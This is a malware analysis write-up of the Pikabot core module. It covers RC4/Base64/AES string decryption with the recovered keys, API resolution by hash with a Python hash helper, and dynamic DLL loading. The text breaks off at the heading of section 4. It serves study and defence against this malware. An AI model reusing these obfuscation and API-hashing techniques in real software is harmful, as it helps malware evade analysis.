[QuickNote] Technical Analysis of recent Pikabot Core Module

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
1. Overview

In early **February 2023**, cybersecurity experts on Twitter issued a warning about a new malware variant/family being distributed by the #TA577 botnet (associated with the same group from #Qakbot). This malware shares similarities with the **Qakbot** Trojan, including distribution methods, campaigns, and behaviors. It was quickly nicknamed **Pikabot**.



Pikabot consists of two components: **loader/injector** and **core module**. It utilizes loader/injector to decrypt and inject the core module. Core module then performs malicious behaviors, including gathering information about the victim machine, connecting to command and control server to receive and execute arbitrary commands, downloading and injecting other malware.

Pikabot is continuously upgraded, employing various anti-analysis techniques and different obfuscation methods to make it difficult for analysts to understand its behavior. In the next section of this article, I will focus on analyzing the Pikabot core module, including:

- How Pikabot obfuscates and decrypts strings.
- How Pikabot retrieves API addresses.

- How Pikabot slows down the analysis process.
- How Pikabot generates victim uuid.
- Collecting information from the victim's machine.
- How Pikabot decrypts C2 addresses.
- How Pikabot utilizes Syscall.


Sample hash:
ce742b7cc94a5c668116d343b6a9677523dc13b358294bba3cd248fba8b880da


2. Decrypt string

In some older versions, to decode strings, Pikabot utilizes a **XOR loop** to decode encrypted data stored on the stack:


In recent versions of Pikabot, the process of decrypting strings has become more sophisticated.

> **RC4** is used to decrypt encrypted data stored on stack. Each encrypted data has a corresponding RC4 key.





- The RC4-decrypted string will be converted to a valid Base64 string (by replacing the character '_' with '=') and then decoded using **Base64**.
- Finally, **AES-CBC** will be used to decrypt the decoded data to return the original string.




```
// convert str_input back to base64 format
while ( idx < str_input_len )
{
  if ( str_input[idx] == '_' )
    str_input[idx] = '=';
  ++idx;
}
str_base64_len = pkb_strlen(str_input);

// base64 decode
decoded_b64_len = pkb_base64_decode(str_base64_len, str_input);

// AES-CBC decrypt to get plain text
result = pkb_aes_crypt(decoded_b64_len, str_input, str_aes_key, str_aes_iv);
str_input[result] = 0;
return result;
```

`AES Key` and `AES IV` used in this sample are also decrypted using RC4:

```
idx = 0;
do
{
  v12 *= 0x47F0A906;
  v11 = (unsigned __int8)(v11 + 1);
  v14 = str_aes_key[v11 + 0x3C];                          decrypt aes key
  v49 = (unsigned __int8)(v14 + v49);
  str_aes_key[v11 + 0x3C] = str_aes_key[v49 + 0x3C];
  str_aes_key[v49 + 0x3C] = v14;
  // "dVOEz=/e/Xf=0WMiz6uR9cZKe+tyb+VJhSu+tfi0HzT2COoz25r4+8osEx4"
  str_aes_key[idx] = enc_str_aes_key[idx] ^ str_aes_key[(unsigned __int8)(v14 + str_aes_key[v11 + 0x3C]) + 0x3C];
  ++idx;
}
while ( idx < 0x3B );
```


```
  v15 = (unsigned __int8)(v15 + 1);
  v27 = (v32 - 0x348B7859) & 0xDB0B3ED8;
  dword_44D610 = v27;
  v33 = *((_BYTE *)&v43 + v15);                          decrypt aes iv
  v53 = (unsigned __int8)(v33 + v53);
  *((_BYTE *)&v43 + v15) = *((_BYTE *)&v43 + v53);
  *((_BYTE *)&v43 + v53) = v33;
  // nsdA1ANUAH+K1XhVjnsg92tGMNQG=fsgrqJQ8AtZIacqaYg
  str_aes_iv[idx] = v48[idx] ^ *((_BYTE *)&v43 + (unsigned __int8)(v33 + *((_BYTE *)&v43 + v15)));
  ++idx;
}
```

- Decrypted AES Key: "`dVOEz=/e/Xf=0WMiz6uR9cZKe+tyb+VJhSu+tfi0HzT2COoz25r4+8osEx4`"
- Decrypted AES IV: "`nsdA1ANUAH+K1XhVjnsg92tGMNQG=fsgrqJQ8AtZIacqaYg`"

However, Pikabot only uses **32 bytes** from the decrypted `AES Key` and **16 bytes** from the decrypted `AES IV`. Therefore, the final AES Key and IV used for string decryption are:

- AES Key: “`dVOEz=/e/Xf=0WMiz6uR9cZKe+tyb+VJ`”
- AES IV: “`nsdA1ANUAH+K1XhV`”

The entire process was simulated using **CyberChef** as follows:



Here is the CyberChef recipe:

```
https://gchq.github.io/CyberChef/#recipe=RC4(%7B'option':'Latin1','string':'currentCon
Za-z0-
9%2B/%3D',true,false)To_Hex('Space',0)AES_Decrypt(%7B'option':'Latin1','string':'dVOEz
```

3. Retrieve API address


To get the address of API functions, Pikabot does the following:

- It gets the base address of the corresponding Dll based on the decrypted input string.
- Decrypts the API function name, then uses `GetProcAddress` to optain the real address of the API.


```
.text:00413D03     lea     eax, [ebp+wstr_mutex_name]
.text:00413D09     push    eax           ; lpName
.text:00413D0A     push    [ebp+bInitialOwner] ; bInitialOwner
.text:00413D10     lea     ecx, [ebp+str_CzYNRd] ; str_input
.text:00413D16     push    [ebp+buffer] ; lpMutexAttributes
.text:00413D1C     call    pkb_load_dll_based_on_input_str
.text:00413D21     mov     edx, eax      ; dll_handle
.text:00413D23     lea     ecx, [ebp+str_enc_CreateMutexW] ; str_enc_api_name
.text:00413D29     call    pkb_get_api_addr_by_name_using_GetProcAddress ; CreateMutexW
.text:00413D2E     call    eax
```

```
  kernel32_hdl = pkb_load_dll_based_on_input_str(str_CzYNRd);// CzYNRd
  CreateMutexW = (HANDLE (__stdcall *)(LPSECURITY_ATTRIBUTES, BOOL, LPCWSTR))pkb_get_api_addr_by_name_using_GetProcAddress(
                                                                              str_enc_CreateMutexW,
                                                                              kernel32_hdl);
```

The function `pkb_load_dll_based_on_input_str (0x41E657)` has the following code graph:



In this function, Pikabot decrypts relevant strings and compares them to the string passed to the function. If the strings match, Pikabot decrypts the name of the corresponding DLL and loads it using `LoadLibraryA`. Firstly, Pikabot finds the addresses of the `GetProcAddress` and `LoadLibraryA` functions using pre-calculated hash values.




```
if ( !g_kernel32_base_addr )
{
  kernel32_base_addr = pkb_get_kernel32_base_addr();// return base address of kernel32.dll
  v87 = dword_44D6C8;
  g_kernel32_base_addr = kernel32_base_addr;
}
if ( !GetProcAddress_0 )
{
  GetProcAddress = (FARPROC (__stdcall *)(HMODULE, LPCSTR))pkb_resolve_kernel32_api_by_hash(0x73F5352E);
  v87 = dword_44D6C8;
  GetProcAddress_0 = GetProcAddress;
}
if ( !LoadLibraryA_0 )
{
  LoadLibraryA = pkb_resolve_kernel32_api_by_hash(0xED86D0EA);
  v87 = dword_44D6C8;
  LoadLibraryA_0 = (HMODULE (__stdcall *)(LPCSTR))LoadLibraryA;
}
```

The pseudo-code for calculating the hash of API functions is as follows:

```
// calc Api name hash
// init hash = 0x2088
do
{
  v_0x5 = 0x25;
  for ( j = 0; j < 2; ++j )
    v_0x5 += tmp_arr[j + 2];
  c = str_input[i];
  lower_c = c + 0x20;                    // convert to lower case
  if ( (unsigned __int8)(c - 0x41) > 0x19u )
    lower_c = str_input[i];
  hash = lower_c + hash * v_0x5;
  ++i;
}
while ( i < str_input_len );
return hash;
```

Based on the pseudo-code above, we can rewrite it in Python and perform a brute-force to find the API function name corresponding to the pre-calculated hash values:

```python
def pika_hash(s):
    hash = 0x2088 # change this value
    for c in s.lower():
        hash = c + 5 * hash
    return hash & 0xFFFFFFFF
```

```
Trying: C:\Windows\SysWOW64\kernel32.dll
API hash: 0x73F5352E --> API found: b'GetProcAddress'
API hash: 0xC280BF30 --> API found: b'HeapFree'
API hash: 0xED86D0EA --> API found: b'LoadLibraryA'
```

With the API function addresses obtained above, Pikabot will load the corresponding DLL:

```
if ( !pkb_strcmp(str_input, dec_str_1) )       // CzYNRd --> decrypt Kernel32.dll
{
  v113 = 0xB77;
  v114 = "HostProcessExecution";
```


```
    dword_44D6C8 = v129 & 0x70C72B1B;
    pkb_weird_func_4();
    v123 = str_input;
    dec_str_1[v124 + 8] = dec_str_1[(_DWORD)str_input + 8];
    dec_str_1[(_DWORD)v123 + 8] = v256;
    // LZsou6QvSXvmXuc6TX7x2A__ --> Kernel32.dll
    enc_str_kernel32_dll[idx] = dec_str_15[idx] ^ dec_str_1[(unsigned __int8)(v253 + dec_str_1[v124 + 8]) + 8];
    ++idx;
  }
  while ( idx < 0x18 );
  enc_str_dll_name = enc_str_kernel32_dll;
  enc_str_kernel32_dll[0x18] = 0;
  goto decrypt_n_load_dll;
}
```

```
decrypt_n_load_dll:

    // Decrypt the name of the corresponding dll
    dec_str_dll_name = pkb_decrypt_str(enc_str_dll_name);
    v212 = 0xB3A;
    v213 = (unsigned __int8)str_lbLU[0];
    if ( str_lbLU[0] )
    {
      v214 = str_lbLU;
      while ( 1 )
      {
        v212 += v213;
        ++v214;
        if ( v212 > 0x14EE )
          break;
        v213 = (unsigned __int8)*v214;
        if ( !*v214 )
          goto LABEL_xFE48;
      }
      pkb_weird_func_5();
      v215 = 0x2AA03443 * (dword_44D6C8 & 0x5525FBAF);
    }
    else
    {
LABEL_xFE48:
      v215 = dword_44D6C8 | 0x2D2B9DA6;
    }
    dword_44D6C8 = v215 ^ 0x11F78E1F;

    // Loads the specified dll
    dll_handle = LoadLibraryA_0(dec_str_dll_name);
    pkb_free_heap_region(dec_str_dll_name);
    return dll_handle;
  }
```

Here is the list of DLLs that Pikabot will load during execution:


Input string	Dll to load
CzYNRd	*Kernel32.dll*
osPFU	*User32.dll*
QJJniV	*Shell32.dll*
MIT3nE	*Ole32.dll*
fWHur	*Wininet.dll*
YgeYS	*Advapi32.dll*
ss6HQA	*NetApi32.dll*
oIOo	*ntdll.dll*

The function `pkb_get_api_addr_by_name_using_GetProcAddress (0x41E636)` will decrypt the API function name and call `GetProcAddress` to retrieve the function address:




4. Slowing down the analysis process

